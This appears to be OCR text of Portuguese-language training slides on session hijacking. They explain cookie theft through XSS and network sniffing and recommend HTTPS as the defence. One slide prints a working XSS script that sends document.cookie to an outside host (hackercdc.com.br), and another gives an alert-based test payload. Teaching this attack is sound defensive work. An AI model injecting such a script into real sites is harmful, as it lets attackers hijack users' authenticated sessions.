
Session Hijacking

Autenticação



Como o hacker rouba o cookie de autenticação?

- Via XSS

```
<script>
alert(document.cookie);
</script>
```

```
<script>
var cookies = document.cookie;
var servidor = 'http://hackercdc.com.br/xss?cookies=' +cookies;

document.location = servidor;
</script>
```

Como o hacker rouba o cookie de autenticação?

- Interceptando o tráfego de rede

Existe a necessidade de:

- Estar conectado à mesma rede que a vítima
- Estar algum software sniffer

Caso a aplicação utilize o protocolo HTTPS será praticamente impossível obter o cookie de autenticação, pois todo tráfego de rede estará criptografado.

Testando se uma aplicação está vulnerável

- Caso não utilize HTTPS

Testando se uma aplicação está vulnerável


```
<script>alert(document.cookie)</script>
```

Como proteger uma aplicação contra esse ataque?

Certificados SSL gratuitos(Let's Encrypt)

Como proteger uma aplicação contra esse ataque?

Certificado auto assinado



Verificando..

Exemplo